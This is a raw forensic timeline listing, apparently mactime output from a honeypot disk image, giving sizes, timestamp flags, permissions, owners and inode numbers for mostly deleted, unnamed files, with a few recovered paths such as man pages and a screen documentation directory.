2336	..c	-rw-r--r--	17275	games	94125	<honeypot.hda5.dd-dead-94125>
170146	..c	-rw-r--r--	root	root	125365	<honeypot.hda5.dd-dead-125365>
11508	..c	-rw-r--r--	root	root	48433	<honeypot.hda5.dd-dead-48433>
5076	..c	-rw-r--r--	root	root	79252	<honeypot.hda5.dd-dead-79252>
26	..c	lrwxrwxrwx	root	root	125327	<honeypot.hda5.dd-dead-125327>
4632	..c	-rw-r--r--	root	root	79304	<honeypot.hda5.dd-dead-79304>
4748	..c	-rw-r--r--	root	root	48440	<honeypot.hda5.dd-dead-48440>
4412	..c	-rw-r--r--	root	root	48452	<honeypot.hda5.dd-dead-48452>
0	mac	drwxr-xr-x	17275	games	109902	<honeypot.hda5.dd-dead-109902>
7576	..c	-rw-r--r--	root	root	79255	<honeypot.hda5.dd-dead-79255>
36	..c	-rw-r--r--	17275	games	94168	<honeypot.hda5.dd-dead-94168>
53	..c	-rw-r--r--	17275	games	94072	<honeypot.hda5.dd-dead-94072>
1499	..c	-rw-r--r--	17275	games	17540	<honeypot.hda5.dd-dead-17540>
4608	..c	-rw-r--r--	root	root	48457	<honeypot.hda5.dd-dead-48457>
4300	..c	-rw-r--r--	root	root	79238	<honeypot.hda5.dd-dead-79238>
7616	..c	-/rw-r--r--	17275	games	48314	/usr/man/man8/yppxfrd.8.gz (deleted)
5324	..c	-rw-r--r--	root	root	79290	<honeypot.hda5.dd-dead-79290>

0	mac	drwxr-xr-x	17275	games	109911	<honeypot.hda5.dd-dead-109911>
5680	.c	-rw-r--r--	root	root	63810	<honeypot.hda5.dd-dead-63810>
4972	.c	-rw-r--r--	root	root	109953	<honeypot.hda5.dd-dead-109953>
1253	.c	-rw-r--r--	17275	games	94164	<honeypot.hda5.dd-dead-94164>
4108	.c	-rw-r--r--	root	root	48455	<honeypot.hda5.dd-dead-48455>
1076	.c	-rw-r--r--	17275	games	140676	<honeypot.hda5.dd-dead-140676>
318	.c	-rw-r--r--	17275	games	48306	<honeypot.hda5.dd-dead-48306>
4900	.c	-rw-r--r--	root	root	79262	<honeypot.hda5.dd-dead-79262>
0	mac	drwxr-xr-x	17275	games	94157	<honeypot.hda5.dd-dead-94157>
3623	.c	-rw-r--r--	17275	games	48339	<honeypot.hda5.dd-dead-48339>
0	mac	drwxr-xr-x	17275	games	94095	<honeypot.hda5.dd-dead-94095>
183	.c	-rw-r--r--	17275	games	94207	<honeypot.hda5.dd-dead-94207>
27	.c	lrwxrwxrwx	root	root	125312	<honeypot.hda5.dd-dead-125312>
4516	.c	-rw-r--r--	root	root	79258	<honeypot.hda5.dd-dead-79258>
4220	.c	-rw-r--r--	root	root	79283	<honeypot.hda5.dd-dead-79283>
10656	.c	-rw-r--r--	root	root	125347	<honeypot.hda5.dd-dead-125347>
39	.c	-rw-r--r--	17275	games	94141	<honeypot.hda5.dd-dead-94141>
26	.c	lrwxrwxrwx	root	root	125318	<honeypot.hda5.dd-dead-125318>
9	.c	-rw-r--r--	17275	games	94159	<honeypot.hda5.dd-dead-94159>
22	.c	lrwxrwxrwx	root	root	125315	<honeypot.hda5.dd-dead-125315>
4544	.c	-rw-r--r--	root	root	79224	<honeypot.hda5.dd-dead-79224>
9	.c	-rw-r--r--	17275	games	94171	<honeypot.hda5.dd-dead-94171>
1612	.c	-rw-r--r--	17275	games	94146	<honeypot.hda5.dd-dead-94146>
2362	.c	-rw-r--r--	17275	games	79122	<honeypot.hda5.dd-dead-79122>
224	.c	-rw-r--r--	17275	games	94083	<honeypot.hda5.dd-dead-94083>
2068	.c	-rw-r--r--	17275	games	94077	<honeypot.hda5.dd-dead-94077>
0	mac	drwxr-xr-x	17275	games	94182	<honeypot.hda5.dd-dead-94182>
4444	.c	-rw-r--r--	root	root	48423	<honeypot.hda5.dd-dead-48423>
4600	.c	-rw-r--r--	root	root	48449	<honeypot.hda5.dd-dead-48449>
15153	.c	-rw-r--r--	17275	games	79318	<honeypot.hda5.dd-dead-79318>
26	.c	lrwxrwxrwx	root	root	125319	<honeypot.hda5.dd-dead-125319>
2696	.c	-rw-r--r--	17275	games	109899	<honeypot.hda5.dd-dead-109899>
1604	.c	-rw-r--r--	17275	games	94116	<honeypot.hda5.dd-dead-94116>
25275	.c	-rw-r--r--	17275	games	17563	<honeypot.hda5.dd-dead-17563>
4364	.c	-rw-r--r--	root	root	125336	<honeypot.hda5.dd-dead-125336>
0	mac	drwxr-xr-x	17275	games	94213	<honeypot.hda5.dd-dead-94213>
2364	.c	-rw-r--r--	17275	games	140681	<honeypot.hda5.dd-dead-140681>
2070	.c	-rw-r--r--	17275	games	109906	<honeypot.hda5.dd-dead-109906>
0	mac	drwxr-xr-x	17275	games	140686	<honeypot.hda5.dd-dead-140686>
0	mac	drwxr-xr-x	17275	games	94110	<honeypot.hda5.dd-dead-94110>
4776	.c	-rw-r--r--	root	root	125359	<honeypot.hda5.dd-dead-125359>
5900	.c	-rw-r--r--	root	root	79260	<honeypot.hda5.dd-dead-79260>
2007	.c	-rw-r--r--	17275	games	94074	<honeypot.hda5.dd-dead-94074>
1923	.c	-rw-r--r--	17275	games	17555	<honeypot.hda5.dd-dead-17555>
3309	.c	-rw-r--r--	17275	games	79114	<honeypot.hda5.dd-dead-79114>
4212	.c	-rw-r--r--	root	root	79230	<honeypot.hda5.dd-dead-79230>
200	.c	-rw-r--r--	17275	games	94064	<honeypot.hda5.dd-dead-94064>
318	.c	-rw-r--r--	17275	games	94123	<honeypot.hda5.dd-dead-94123>
11008	.c	-rw-r--r--	root	root	125352	<honeypot.hda5.dd-dead-125352>
9	.c	-rw-r--r--	17275	games	48304	<honeypot.hda5.dd-dead-48304>
565	.c	-rw-r--r--	root	root	125344	<honeypot.hda5.dd-dead-125344>
9188	.c	-rw-r--r--	root	root	79267	<honeypot.hda5.dd-dead-79267>
5052	.c	-rw-r--r--	root	root	48447	<honeypot.hda5.dd-dead-48447>
22	.c	lrwxrwxrwx	root	root	125309	<honeypot.hda5.dd-dead-125309>
2368	.c	-rw-r--r--	17275	games	140680	<honeypot.hda5.dd-dead-140680>
3556	.c	-rw-r--r--	root	root	79311	<honeypot.hda5.dd-dead-79311>
28	.c	lrwxrwxrwx	root	root	125326	<honeypot.hda5.dd-dead-125326>
51	.c	-rw-r--r--	17275	games	94155	<honeypot.hda5.dd-dead-94155>
2872	.c	-rw-r--r--	17275	games	79111	<honeypot.hda5.dd-dead-79111>
12320	.c	-rw-r--r--	root	root	48432	<honeypot.hda5.dd-dead-48432>
99300	.c	-/rw-r--r--	17275	games	78932	/usr/man/man1/telnet.1.gz (deleted)
38	.c	-rw-r--r--	17275	games	94087	<honeypot.hda5.dd-dead-94087>
0	mac	drwxr-xr-x	17275	games	17593	<honeypot.hda5.dd-dead-17593>
0	mac	drwxr-xr-x	17275	games	94231	<honeypot.hda5.dd-dead-94231>
37	.c	-rw-r--r--	17275	games	94298	<honeypot.hda5.dd-dead-94298>
38	.c	-rw-r--r--	17275	games	125368	<honeypot.hda5.dd-dead-125368>
6550	.c	-rw-r--r--	17275	games	94264	<honeypot.hda5.dd-dead-94264>
0	mac	drwxr-xr-x	17275	games	94341	<honeypot.hda5.dd-dead-94341>
0	mac	drwxr-xr-x	17275	games	140771	<honeypot.hda5.dd-dead-140771>
2334	.c	-rw-r--r--	17275	games	94250	<honeypot.hda5.dd-dead-94250>
9	.c	-rw-r--r--	17275	games	17631	<honeypot.hda5.dd-dead-17631>
11542	.c	-rw-r--r--	17275	games	140737	<honeypot.hda5.dd-dead-140737>
1885	.c	-rw-r--r--	17275	games	140718	<honeypot.hda5.dd-dead-140718>
4410	.c	-rw-r--r--	17275	games	94351	<honeypot.hda5.dd-dead-94351>
2368	.c	-rw-r--r--	17275	games	109984	<honeypot.hda5.dd-dead-109984>
2149	.c	-rw-r--r--	17275	games	17621	<honeypot.hda5.dd-dead-17621>
0	mac	drwxr-xr-x	17275	games	140751	<honeypot.hda5.dd-dead-140751>
4549	.c	-rw-r--r--	17275	games	140698	<honeypot.hda5.dd-dead-140698>
297	.c	-rw-r--r--	17275	games	140725	<honeypot.hda5.dd-dead-140725>
53	.c	-rw-r--r--	17275	games	94222	<honeypot.hda5.dd-dead-94222>
2248	.c	-rw-r--r--	17275	games	140775	<honeypot.hda5.dd-dead-140775>
43	.c	-rw-r--r--	17275	games	140693	<honeypot.hda5.dd-dead-140693>
1158	.c	-rw-r--r--	17275	games	79130	<honeypot.hda5.dd-dead-79130>
1642	.c	-rw-r--r--	17275	games	109973	<honeypot.hda5.dd-dead-109973>
760	.c	-rw-r--r--	17275	games	109977	<honeypot.hda5.dd-dead-109977>
0	mac	drwxr-xr-x	17275	games	94245	<honeypot.hda5.dd-dead-94245>
1434	.c	-rw-r--r--	17275	games	79146	<honeypot.hda5.dd-dead-79146>
1564	.c	-rw-r--r--	17275	games	79136	<honeypot.hda5.dd-dead-79136>
0	mac	drwxr-xr-x	17275	games	94265	<honeypot.hda5.dd-dead-94265>
9	.c	-rw-r--r--	17275	games	94258	<honeypot.hda5.dd-dead-94258>
2362	.c	-rw-r--r--	17275	games	94340	<honeypot.hda5.dd-dead-94340>
2050	.c	-rw-r--r--	17275	games	109998	<honeypot.hda5.dd-dead-109998>
4108	.c	-rw-r--r--	17275	games	125265	<honeypot.hda5.dd-dead-125265>
2331	.c	-rw-r--r--	17275	games	140760	<honeypot.hda5.dd-dead-140760>
0	mac	drwxr-xr-x	17275	games	94313	<honeypot.hda5.dd-dead-94313>
11948	.c	-rw-r--r--	17275	games	140726	<honeypot.hda5.dd-dead-140726>
1298	.c	-rw-r--r--	17275	games	94336	<honeypot.hda5.dd-dead-94336>
0	mac	drwxr-xr-x	17275	games	17626	<honeypot.hda5.dd-dead-17626>
1100	.c	-rw-r--r--	17275	games	94346	<honeypot.hda5.dd-dead-94346>
0	mac	drwxr-xr-x	17275	games	17620	<honeypot.hda5.dd-dead-17620>
9	.c	-rw-r--r--	17275	games	94270	<honeypot.hda5.dd-dead-94270>
2152	.c	-rw-r--r--	17275	games	94226	<honeypot.hda5.dd-dead-94226>

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2109	..c	-rw-r--r--	17275	games	109997	<honeypot.hda5.dd-dead-109997>
9	..c	-rw-r--r--	17275	games	94305	<honeypot.hda5.dd-dead-94305>
38	..c	-rw-r--r--	17275	games	109968	<honeypot.hda5.dd-dead-109968>
0	mac	drwxr-xr-x	17275	games	94230	<honeypot.hda5.dd-dead-94230>
75	..c	-rw-r--r--	17275	games	140732	<honeypot.hda5.dd-dead-140732>
1702	..c	-rw-r--r--	17275	games	109971	<honeypot.hda5.dd-dead-109971>
2043	..c	-rw-r--r--	17275	games	94228	<honeypot.hda5.dd-dead-94228>
0	mac	drwxr-xr-x	17275	games	140767	<honeypot.hda5.dd-dead-140767>
1793	..c	-rw-r--r--	17275	games	79155	<honeypot.hda5.dd-dead-79155>
1744	..c	-rw-r--r--	17275	games	94300	<honeypot.hda5.dd-dead-94300>
1480	..c	-rw-r--r--	17275	games	94280	<honeypot.hda5.dd-dead-94280>
1850	..c	-rw-r--r--	17275	games	125383	<honeypot.hda5.dd-dead-125383>
134	..c	-rw-r--r--	17275	games	140703	<honeypot.hda5.dd-dead-140703>
1362	..c	-rw-r--r--	17275	games	1894	<honeypot.hda5.dd-dead-1894>
0	mac	drwxr-xr-x	17275	games	94284	<honeypot.hda5.dd-dead-94284>
1542	..c	-rw-r--r--	17275	games	17574	<honeypot.hda5.dd-dead-17574>
367	..c	-rw-r--r--	17275	games	94330	<honeypot.hda5.dd-dead-94330>
318	..c	-rw-r--r--	17275	games	94268	<honeypot.hda5.dd-dead-94268>
3309	..c	-rw-r--r--	17275	games	94294	<honeypot.hda5.dd-dead-94294>
2798	..c	-rw-r--r--	17275	games	109996	<honeypot.hda5.dd-dead-109996>
0	mac	drwxr-xr-x	17275	games	125373	<honeypot.hda5.dd-dead-125373>
38	..c	-rw-r--r--	17275	games	17596	<honeypot.hda5.dd-dead-17596>
0	mac	drwxr-xr-x	17275	games	17606	<honeypot.hda5.dd-dead-17606>
2364	..c	-rw-r--r--	17275	games	109985	<honeypot.hda5.dd-dead-109985>
1899	..c	-rw-r--r--	17275	games	2245	<honeypot.hda5.dd-dead-2245>
45	..c	-rw-r--r--	17275	games	140774	<honeypot.hda5.dd-dead-140774>
0	mac	drwxr-xr-x	17275	games	17594	<honeypot.hda5.dd-dead-17594>
2872	..c	-rw-r--r--	17275	games	94291	<honeypot.hda5.dd-dead-94291>
11504	..c	-rw-r--r--	17275	games	79105	<honeypot.hda5.dd-dead-79105>
1765	..c	-rw-r--r--	17275	games	125378	<honeypot.hda5.dd-dead-125378>
2739	..c	-rw-r--r--	17275	games	94253	<honeypot.hda5.dd-dead-94253>
461	..c	-rw-r--r--	17275	games	94316	<honeypot.hda5.dd-dead-94316>
1458	..c	-rw-r--r--	17275	games	1893	<honeypot.hda5.dd-dead-1893>
2168	..c	-rw-r--r--	17275	games	79153	<honeypot.hda5.dd-dead-79153>
9	..c	-rw-r--r--	17275	games	140701	<honeypot.hda5.dd-dead-140701>
0	mac	drwxr-xr-x	17275	games	125384	<honeypot.hda5.dd-dead-125384>
2789	..c	-rw-r--r--	17275	games	17615	<honeypot.hda5.dd-dead-17615>
3838	..c	-rw-r--r--	17275	games	94321	<honeypot.hda5.dd-dead-94321>
10140	..c	-rw-r--r--	17275	games	17588	<honeypot.hda5.dd-dead-17588>
0	mac	drwxr-xr-x	17275	games	94342	<honeypot.hda5.dd-dead-94342>
1865	..c	-rw-r--r--	17275	games	125377	<honeypot.hda5.dd-dead-125377>
2878	..c	-rw-r--r--	17275	games	17619	<honeypot.hda5.dd-dead-17619>
40	..c	-rw-r--r--	17275	games	94310	<honeypot.hda5.dd-dead-94310>
1735	..c	-rw-r--r--	17275	games	140721	<honeypot.hda5.dd-dead-140721>
1376	..c	-rw-r--r--	17275	games	140704	<honeypot.hda5.dd-dead-140704>
2730	..c	-rw-r--r--	17275	games	17599	<honeypot.hda5.dd-dead-17599>
90	..c	-rw-r--r--	17275	games	63820	<honeypot.hda5.dd-dead-63820>
2650	..c	-rw-r--r--	17275	games	2252	<honeypot.hda5.dd-dead-2252>
0	mac	drwxr-xr-x	17275	games	94283	<honeypot.hda5.dd-dead-94283>
0	mac	drwxr-xr-x	17275	games	140713	<honeypot.hda5.dd-dead-140713>
1082	..c	-rw-r--r--	17275	games	1891	<honeypot.hda5.dd-dead-1891>
2041	..c	-rw-r--r--	17275	games	140762	<honeypot.hda5.dd-dead-140762>
9	..c	-rw-r--r--	17275	games	140752	<honeypot.hda5.dd-dead-140752>
4399	..c	-rw-r--r--	17275	games	94349	<honeypot.hda5.dd-dead-94349>
2372	..c	-rw-r--r--	17275	games	17617	<honeypot.hda5.dd-dead-17617>
1506	..c	-rw-r--r--	17275	games	94282	<honeypot.hda5.dd-dead-94282>
1271	..c	-rw-r--r--	17275	games	79139	<honeypot.hda5.dd-dead-79139>
2330	..c	-rw-r--r--	17275	games	140742	<honeypot.hda5.dd-dead-140742>
1925	..c	-rw-r--r--	17275	games	125382	<honeypot.hda5.dd-dead-125382>
0	mac	drwxr-xr-x	17275	games	94269	<honeypot.hda5.dd-dead-94269>
1515	..c	-rw-r--r--	17275	games	125392	<honeypot.hda5.dd-dead-125392>
2360	..c	-rw-r--r--	17275	games	17611	<honeypot.hda5.dd-dead-17611>
2696	..c	-rw-r--r--	17275	games	109987	<honeypot.hda5.dd-dead-109987>
2152	..c	-rw-r--r--	17275	games	109995	<honeypot.hda5.dd-dead-109995>
2652	..c	-rw-r--r--	17275	games	17618	<honeypot.hda5.dd-dead-17618>
2102	..c	-rw-r--r--	17275	games	109992	<honeypot.hda5.dd-dead-109992>
41	..c	-rw-r--r--	17275	games	140702	<honeypot.hda5.dd-dead-140702>
1756	..c	-rw-r--r--	17275	games	94303	<honeypot.hda5.dd-dead-94303>
17136	..c	-rw-r--r--	17275	games	140746	<honeypot.hda5.dd-dead-140746>
2337	..c	-rw-r--r--	17275	games	17572	<honeypot.hda5.dd-dead-17572>
318	..c	-rw-r--r--	17275	games	125376	<honeypot.hda5.dd-dead-125376>
1388	..c	-rw-r--r--	17275	games	140706	<honeypot.hda5.dd-dead-140706>
2530	..c	-rw-r--r--	17275	games	17616	<honeypot.hda5.dd-dead-17616>
40	..c	-rw-r--r--	17275	games	63819	<honeypot.hda5.dd-dead-63819>
51	..c	-rw-r--r--	17275	games	17633	<honeypot.hda5.dd-dead-17633>
2164	..c	-rw-r--r--	17275	games	109982	<honeypot.hda5.dd-dead-109982>
2414	..c	-rw-r--r--	17275	games	17601	<honeypot.hda5.dd-dead-17601>
1365	..c	-rw-r--r--	17275	games	17589	<honeypot.hda5.dd-dead-17589>
1076	..c	-rw-r--r--	17275	games	109980	<honeypot.hda5.dd-dead-109980>
1717	..c	-rw-r--r--	17275	games	109972	<honeypot.hda5.dd-dead-109972>
228	..c	-rw-r--r--	17275	games	94277	<honeypot.hda5.dd-dead-94277>
9	..c	-rw-r--r--	17275	games	125386	<honeypot.hda5.dd-dead-125386>
1750	..c	-rw-r--r--	17275	games	125380	<honeypot.hda5.dd-dead-125380>
9	..c	-rw-r--r--	17275	games	125374	<honeypot.hda5.dd-dead-125374>
2038	..c	-rw-r--r--	17275	games	79128	<honeypot.hda5.dd-dead-79128>
2158	..c	-rw-r--r--	17275	games	79151	<honeypot.hda5.dd-dead-79151>
46	..c	-rw-r--r--	17275	games	140753	<honeypot.hda5.dd-dead-140753>
38	..c	-rw-r--r--	17275	games	94233	<honeypot.hda5.dd-dead-94233>
0	mac	drwxr-xr-x	17275	games	94244	<honeypot.hda5.dd-dead-94244>
1076	..c	-rw-r--r--	17275	games	140730	<honeypot.hda5.dd-dead-140730>
0	mac	drwxr-xr-x	17275	games	125370	<honeypot.hda5.dd-dead-125370>
0	mac	drwxr-xr-x	17275	games	17630	<honeypot.hda5.dd-dead-17630>
9	..c	-rw-r--r--	17275	games	140772	<honeypot.hda5.dd-dead-140772>
2929	..c	-rw-r--r--	17275	games	94325	<honeypot.hda5.dd-dead-94325>
140	..c	-rw-r--r--	17275	games	94248	<honeypot.hda5.dd-dead-94248>
1405	..c	-rw-r--r--	17275	games	79140	<honeypot.hda5.dd-dead-79140>
1738	..c	-rw-r--r--	17275	games	109974	<honeypot.hda5.dd-dead-109974>
0	mac	drwxr-xr-x	17275	games	125385	<honeypot.hda5.dd-dead-125385>
5567	..c	-rw-r--r--	17275	games	94318	<honeypot.hda5.dd-dead-94318>
0	mac	drwxr-xr-x	17275	games	94252	<honeypot.hda5.dd-dead-94252>
2024	..c	-rw-r--r--	17275	games	94322	<honeypot.hda5.dd-dead-94322>
2188	..c	-rw-r--r--	17275	games	94249	<honeypot.hda5.dd-dead-94249>

1379	..c	-rw-r--r--	17275	games	79132	<honeypot.hda5.dd-dead-79132>
1463	..c	-rw-r--r--	17275	games	79133	<honeypot.hda5.dd-dead-79133>
37	..c	-rw-r--r--	17275	games	17640	<honeypot.hda5.dd-dead-17640>
2719	..c	-rw-r--r--	17275	games	140741	<honeypot.hda5.dd-dead-140741>
4120	..c	-rw-r--r--	17275	games	140720	<honeypot.hda5.dd-dead-140720>
9	..c	-rw-r--r--	17275	games	125367	<honeypot.hda5.dd-dead-125367>
250	..c	-rw-r--r--	17275	games	17590	<honeypot.hda5.dd-dead-17590>
3777	..c	-rw-r--r--	17275	games	17581	<honeypot.hda5.dd-dead-17581>
11564	..c	-rw-r--r--	17275	games	79129	<honeypot.hda5.dd-dead-79129>
1496	..c	-rw-r--r--	17275	games	94236	<honeypot.hda5.dd-dead-94236>
2981	..c	-rw-r--r--	17275	games	79134	<honeypot.hda5.dd-dead-79134>
4773	..c	-rwxr-xr-x	17275	games	79085	<honeypot.hda5.dd-dead-79085>
43	..c	-rw-r--r--	17275	games	125371	<honeypot.hda5.dd-dead-125371>
1076	..c	-rw-r--r--	17275	games	17613	<honeypot.hda5.dd-dead-17613>
1326	..c	-rw-r--r--	17275	games	94238	<honeypot.hda5.dd-dead-94238>
2215	..c	-rw-r--r--	17275	games	94348	<honeypot.hda5.dd-dead-94348>
13371	..c	-rw-r--r--	17275	games	17570	<honeypot.hda5.dd-dead-17570>
4639	..c	-rwxr-xr-x	17275	games	79086	<honeypot.hda5.dd-dead-79086>
9	..c	-rw-r--r--	17275	games	94333	<honeypot.hda5.dd-dead-94333>
1310	..c	-rw-r--r--	17275	games	94339	<honeypot.hda5.dd-dead-94339>
2242	..c	-rw-r--r--	17275	games	2248	<honeypot.hda5.dd-dead-2248>
3519	..c	-rw-r--r--	17275	games	79147	<honeypot.hda5.dd-dead-79147>
4406	..c	-rw-r--r--	17275	games	125266	<honeypot.hda5.dd-dead-125266>
224	..c	-rw-r--r--	17275	games	94234	<honeypot.hda5.dd-dead-94234>
9	..c	-rw-r--r--	17275	games	94266	<honeypot.hda5.dd-dead-94266>
208	..c	-rw-r--r--	17275	games	125253	<honeypot.hda5.dd-dead-125253>
9	..c	-rw-r--r--	17275	games	17639	<honeypot.hda5.dd-dead-17639>
4107	..c	-rw-r--r--	17275	games	125258	<honeypot.hda5.dd-dead-125258>
1674	..c	-rw-r--r--	17275	games	17585	<honeypot.hda5.dd-dead-17585>
4582	..c	-rw-r--r--	17275	games	125259	<honeypot.hda5.dd-dead-125259>
5551	..c	-rw-r--r--	17275	games	140734	<honeypot.hda5.dd-dead-140734>
4210	..c	-rw-r--r--	17275	games	140735	<honeypot.hda5.dd-dead-140735>
8042	..c	-rw-r--r--	17275	games	79106	<honeypot.hda5.dd-dead-79106>
1323	..c	-rw-r--r--	17275	games	125255	<honeypot.hda5.dd-dead-125255>
0	mac	drwxr-xr-x	17275	games	94312	<honeypot.hda5.dd-dead-94312>
2750	..c	-rw-r--r--	17275	games	94293	<honeypot.hda5.dd-dead-94293>
46	..c	-rw-r--r--	17275	games	94247	<honeypot.hda5.dd-dead-94247>
2809	..c	-rw-r--r--	17275	games	94255	<honeypot.hda5.dd-dead-94255>
1428	..c	-rw-r--r--	17275	games	79138	<honeypot.hda5.dd-dead-79138>
1909	..c	-rw-r--r--	17275	games	94292	<honeypot.hda5.dd-dead-94292>
9	..c	-rw-r--r--	17275	games	94314	<honeypot.hda5.dd-dead-94314>
0	mac	drwxr-xr-x	17275	games	17605	<honeypot.hda5.dd-dead-17605>
3061	..c	-rw-r--r--	17275	games	79150	<honeypot.hda5.dd-dead-79150>
0	mac	drwxr-xr-x	17275	games	125366	<honeypot.hda5.dd-dead-125366>
2577	..c	-rw-r--r--	17275	games	2249	<honeypot.hda5.dd-dead-2249>
0	mac	drwxr-xr-x	17275	games	109990	<honeypot.hda5.dd-dead-109990>
4215	..c	-rw-r--r--	17275	games	125263	<honeypot.hda5.dd-dead-125263>
0	mac	drwxr-xr-x	17275	games	140707	<honeypot.hda5.dd-dead-140707>
1474	..c	-rw-r--r--	17275	games	125250	<honeypot.hda5.dd-dead-125250>
9	..c	-rw-r--r--	17275	games	109967	<honeypot.hda5.dd-dead-109967>
2118	..c	-rw-r--r--	17275	games	2250	<honeypot.hda5.dd-dead-2250>
2452	..c	-rw-r--r--	17275	games	140739	<honeypot.hda5.dd-dead-140739>
41	..c	-rw-r--r--	17275	games	94315	<honeypot.hda5.dd-dead-94315>
0	mac	d/drwxr-xr-x	17275	games	1890	/usr/doc/screen-3.9.5 (deleted)
2032	..c	-rw-r--r--	17275	games	79135	<honeypot.hda5.dd-dead-79135>
2222	..c	-rw-r--r--	17275	games	94353	<honeypot.hda5.dd-dead-94353>
181	..c	-rw-r--r--	17275	games	94260	<honeypot.hda5.dd-dead-94260>
1891	..c	-rw-r--r--	17275	games	140747	<honeypot.hda5.dd-dead-140747>
0	mac	drwxr-xr-x	17275	games	140750	<honeypot.hda5.dd-dead-140750>
1318	..c	-rw-r--r--	17275	games	140768	<honeypot.hda5.dd-dead-140768>
1462	..c	-rw-r--r--	17275	games	94317	<honeypot.hda5.dd-dead-94317>
9	..c	-rw-r--r--	17275	games	94285	<honeypot.hda5.dd-dead-94285>
3297	..c	-rw-r--r--	17275	games	17576	<honeypot.hda5.dd-dead-17576>
2846	..c	-rw-r--r--	17275	games	140749	<honeypot.hda5.dd-dead-140749>
0	mac	drwxr-xr-x	17275	games	140714	<honeypot.hda5.dd-dead-140714>
1913	..c	-rw-r--r--	17275	games	140727	<honeypot.hda5.dd-dead-140727>
2633	..c	-rw-r--r--	17275	games	17614	<honeypot.hda5.dd-dead-17614>
2684	..c	-rw-r--r--	17275	games	94288	<honeypot.hda5.dd-dead-94288>
203	..c	-rw-r--r--	17275	games	94235	<honeypot.hda5.dd-dead-94235>
9	..c	-rw-r--r--	17275	games	140692	<honeypot.hda5.dd-dead-140692>
9	..c	-rw-r--r--	17275	games	94275	<honeypot.hda5.dd-dead-94275>
0	mac	drwxr-xr-x	17275	games	17638	<honeypot.hda5.dd-dead-17638>
39	..c	-rw-r--r--	17275	games	94271	<honeypot.hda5.dd-dead-94271>
2070	..c	-rw-r--r--	17275	games	109994	<honeypot.hda5.dd-dead-109994>
2105	..c	-rw-r--r--	17275	games	94350	<honeypot.hda5.dd-dead-94350>
0	mac	drwxr-xr-x	17275	games	140700	<honeypot.hda5.dd-dead-140700>
0	mac	drwxr-xr-x	17275	games	140708	<honeypot.hda5.dd-dead-140708>
46	..c	-rw-r--r--	17275	games	94259	<honeypot.hda5.dd-dead-94259>
1449	..c	-rw-r--r--	17275	games	140717	<honeypot.hda5.dd-dead-140717>
2843	..c	-rw-r--r--	17275	games	17604	<honeypot.hda5.dd-dead-17604>
0	mac	drwxr-xr-x	17275	games	94219	<honeypot.hda5.dd-dead-94219>
1908	..c	-rw-r--r--	17275	games	140743	<honeypot.hda5.dd-dead-140743>
2801	..c	-rw-r--r--	17275	games	140755	<honeypot.hda5.dd-dead-140755>
1864	..c	-rw-r--r--	17275	games	17610	<honeypot.hda5.dd-dead-17610>
9	..c	-rw-r--r--	17275	games	94328	<honeypot.hda5.dd-dead-94328>
39	..c	-rw-r--r--	17275	games	17628	<honeypot.hda5.dd-dead-17628>
2645	..c	-rw-r--r--	17275	games	17612	<honeypot.hda5.dd-dead-17612>
2404	..c	-rw-r--r--	17275	games	94338	<honeypot.hda5.dd-dead-94338>
4126	..c	-rw-r--r--	17275	games	94254	<honeypot.hda5.dd-dead-94254>
0	mac	drwxr-xr-x	17275	games	2244	<honeypot.hda5.dd-dead-2244>
1465	..c	-rw-r--r--	17275	games	2243	<honeypot.hda5.dd-dead-2243>
0	mac	drwxr-xr-x	17275	games	17634	<honeypot.hda5.dd-dead-17634>
39	..c	-rw-r--r--	17275	games	94267	<honeypot.hda5.dd-dead-94267>
0	mac	drwxr-xr-x	17275	games	94220	<honeypot.hda5.dd-dead-94220>
2161	..c	-rw-r--r--	17275	games	17624	<honeypot.hda5.dd-dead-17624>
42	..c	-rw-r--r--	17275	games	17575	<honeypot.hda5.dd-dead-17575>
2099	..c	-rw-r--r--	17275	games	125260	<honeypot.hda5.dd-dead-125260>
1330	..c	-rw-r--r--	17275	games	140769	<honeypot.hda5.dd-dead-140769>
2194	..c	-rw-r--r--	17275	games	94251	<honeypot.hda5.dd-dead-94251>
0	mac	drwxr-xr-x	17275	games	94240	<honeypot.hda5.dd-dead-94240>
51	..c	-rw-r--r--	17275	games	140711	<honeypot.hda5.dd-dead-140711>
0	mac	drwxr-xr-x	17275	games	94273	<honeypot.hda5.dd-dead-94273>

1932	..c	-rw-r--r--	17275	games	140764	<honeypot.hda5.dd-dead-140764>
9	..c	-rw-r--r--	17275	games	17627	<honeypot.hda5.dd-dead-17627>
98	..c	-rw-r--r--	17275	games	94307	<honeypot.hda5.dd-dead-94307>
2007	..c	-rw-r--r--	17275	games	94224	<honeypot.hda5.dd-dead-94224>
2286	..c	-rw-r--r--	17275	games	17600	<honeypot.hda5.dd-dead-17600>
0	mac	drwxr-xr-x	17275	games	94256	<honeypot.hda5.dd-dead-94256>
375	..c	-rw-r--r--	17275	games	17641	<honeypot.hda5.dd-dead-17641>
43	..c	-rw-r--r--	17275	games	17632	<honeypot.hda5.dd-dead-17632>
39	..c	-rw-r--r--	17275	games	94286	<honeypot.hda5.dd-dead-94286>
233	..c	-rw-r--r--	17275	games	94243	<honeypot.hda5.dd-dead-94243>
3367	..c	-rw-r--r--	17275	games	140696	<honeypot.hda5.dd-dead-140696>
1082	..c	-rw-r--r--	17275	games	140712	<honeypot.hda5.dd-dead-140712>
3215	..c	-rw-r--r--	17275	games	94324	<honeypot.hda5.dd-dead-94324>
2505	..c	-rw-r--r--	17275	games	125261	<honeypot.hda5.dd-dead-125261>
1624	..c	-rw-r--r--	17275	games	17584	<honeypot.hda5.dd-dead-17584>
4532	..c	-rw-r--r--	17275	games	140695	<honeypot.hda5.dd-dead-140695>
2073	..c	-rw-r--r--	17275	games	140748	<honeypot.hda5.dd-dead-140748>
1331	..c	-rw-r--r--	17275	games	79131	<honeypot.hda5.dd-dead-79131>
55	..c	-rw-r--r--	17275	games	140773	<honeypot.hda5.dd-dead-140773>
0	mac	drwxr-xr-x	17275	games	140770	<honeypot.hda5.dd-dead-140770>
2149	..c	-rw-r--r--	17275	games	140763	<honeypot.hda5.dd-dead-140763>
9	..c	-rw-r--r--	17275	games	94343	<honeypot.hda5.dd-dead-94343>
9257	..c	-rw-r--r--	17275	games	140728	<honeypot.hda5.dd-dead-140728>
5905	..c	-rw-r--r--	17275	games	140729	<honeypot.hda5.dd-dead-140729>
0	mac	drwxr-xr-x	17275	games	1890	<honeypot.hda5.dd-dead-1890>
9	..c	-rw-r--r--	17275	games	94246	<honeypot.hda5.dd-dead-94246>
7616	..c	-rw-r--r--	17275	games	94323	<honeypot.hda5.dd-dead-94323>
